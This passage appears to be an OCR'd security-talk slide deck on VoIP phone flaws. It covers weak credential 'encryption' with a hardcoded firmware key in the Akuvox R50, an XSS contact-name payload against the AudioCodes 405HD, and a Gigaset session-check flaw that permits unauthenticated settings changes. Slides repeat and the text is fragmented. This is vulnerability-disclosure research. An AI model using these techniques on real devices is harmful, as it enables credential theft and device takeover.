Password =xzahQYJBxcgPwVwdfJVoYTfCwiyaoosyF5BAHQ8zleoVwcdBKPXCx0aQxIaJ
Type =admin
User02 =user
Password02 =8cFhHfcPCJIzUP58xJpGNsHHu1C3xAjHt4ReQmFA91DqF0Ayw4c3QEbFhDIo
```

Bad Crypto

- Config File Export in Akuvox R50
- Credentials are encrypted, for **real**


```
$ echo -n "xzahQYJBxcgPwVwdfJVoYTfCwiyaoosyF5BAHQ8zleoVwcdBKPXCx0aQxIaJ"
        | base64 -d | xxd
00000000: c736 a141 8241 c5c8 0fc1 5c1d 7c95 6861  .6.A.A....\.|.ha
00000010: 37c2 c22c 9aa2 8b32 1790 401d 0f33 95ea  7..,...2..@..3..
00000020: 15c1 c741 28f5 c2c7 4690 c486 89         ...A(...F....
```



Bad Crypto


- FW Extraction -> Binary investigation

```
int phone_aes_decrypt(char *key, char *decoded_str, int size, char *result) {




}
```

Bad Crypto

- FW Extraction -> Binary investigation


```
int phone_aes_decrypt(char *key, char *decoded_str, int size, char *result) {




}
```



Bad Crypto

- FW Extraction -> Binary investigation


```
int phone_aes_decrypt(char *key, char *decoded_str, int size, char *result) {
     int i;
     int j;
     int k;
     unsigned char tmp;
     if ( !key || !decoded_str || !result || !size )
          return -1;
     for (i = 0; i < size; i++) {
          decoded_str[i] = box_decr[(int)result[i]];
     }
     for (j = 0; *key % size > j; j++) {
          printf("j=%d\n",j);
          tmp = *decoded_str;
          for (k = 0; k < size - 1; k++) {
                    decoded_str[k] = decoded_str[k + 1];
          }
          decoded_str[size - 1] = tmp;
     }
     return 0;
}
```

- Self-implemented
- Simple substitution, **NO AES**

Bad Crypto

- FW Extraction -> Binary investigation

```
int phone_aes_decrypt(char *key, char *decoded_str, int size, char *result) {
     int i;
     int j;
     int k;
     unsigned char tmp;
     if ( !key || !decoded_str || !result || !size )
          return -1;
     for (i = 0; i < size; i++) {
          decoded_str[i] = box_decr[(int)result[i]];
     }
     for (j = 0; *key % size > j; j++) {
          printf("j=%d\n",j);
          tmp = *decoded_str;
          for (k = 0; k < size - 1; k++) {
                    decoded_str[k] = decoded_str[k + 1];
          }
          decoded_str[size - 1] = tmp;
     }
     return 0;
}
```


"akuvox"

- Self-implemented
- Simple substitution
- **Hardcoded Key in FW**


WEB ATTACKS


Web Based Findings – XSS

- AudioCodes 405HD
- My favorite contact name: **`<script>alert("Xss");</script>`**




Web Based Findings – XSS

- AudioCodes 405HD
- My favorite contact name: **`<script>alert("Xss");</script>`**




Web Based Findings – Gigaset Maxwell Basic

- Information leak



Web Based Findings – Gigaset Maxwell Basic

- Information leak





```
GET http://gigaset.voip/Parameters
```

```
return getCodeMess('session', 'admlog');
```

```
return getCodeMess('session', 'admerr');
```

Web Based Findings – Gigaset Maxwell Basic

- Information leak



Using the Web-Interface → Traffic Analysis


```
GET http://gigaset.voip/Parameters
```


```
return getCodeMess('session', 'admlog');
```

```
return getCodeMess('session', 'admerr');
```

Web Based Findings – Gigaset Maxwell Basic

- Information leak






¯_(ツ)_/¯

NOT THAT BAD, RIGHT ?


Web Based Findings – Gigaset Maxwell Basic

```
function sessInfo()
{
    $token = GetSessionToken();
    $session = new sessionmanager();
    if ($session->getCurrentLoginUser() == USER_ADMIN
      && $token != $session->getToken())
    {
        return getCodeMess('session', 'admlog');
    }
    else
    {
        return getCodeMess('session', 'sesserr');
    }
}
```


Web Based Findings – Gigaset Maxwell Basic




Web Based Findings – Gigaset Maxwell Basic



Web Based Findings – Gigaset Maxwell Basic






```
if ($session->getCurrentLoginUser() == USER_ADMIN
        && $token != $session->getToken())
```


Web Based Findings – Gigaset Maxwell Basic

- Digging deeper



Web Based Findings – Gigaset Maxwell Basic


- Digging deeper




```
function POST_State()
{
  $session = new sessionmanager;
  $token = GetSessionToken();
  $userID = $session->verifySession($token);
  if ($userID)
  {
    // Do Something here
  }
}
```

Web Based Findings – Gigaset Maxwell Basic


- Digging deeper




```
function POST_State()
{
  $session = new sessionmanager;
  $token = GetSessionToken();
  $userID = $session->verifySession($token);
  if ($userID)
  {
    // Do Something here
  }
}
```

Web Based Findings – Gigaset Maxwell Basic

- Digging deeper





```
function POST_State()
{
  $session = new sessionmanager;
  $token = GetSessionToken();
  $userID = $session->verifySession($token);
  if ($userID)
  {
    // Do Something here
  }
}
```

OK!


Web Based Findings – Gigaset Maxwell Basic

- Digging even deeper



Web Based Findings – Gigaset Maxwell Basic


- Digging even deeper




```
function POST_Parameters()
{
  $session = new sessionmanager;
  $token = GetSessionToken();
  $userID = $session->verifySession($token);
  $nvm = new settingscontroller();
  $req = array();
  $reqarr = json_decode(file_get_contents('php://input'));
  foreach ($reqarr as $key => $value)
  {
    $req[$key] = $value;
  }

  $nvm->settingsCheckAccessParams($req);

  if ($nvm->settingsSaveMultiValue($req) == true)
  {
```

Web Based Findings – Gigaset Maxwell Basic

- Digging even deeper




Returns 0 as attacker does not know current session token

```
function POST_Parameters(
{
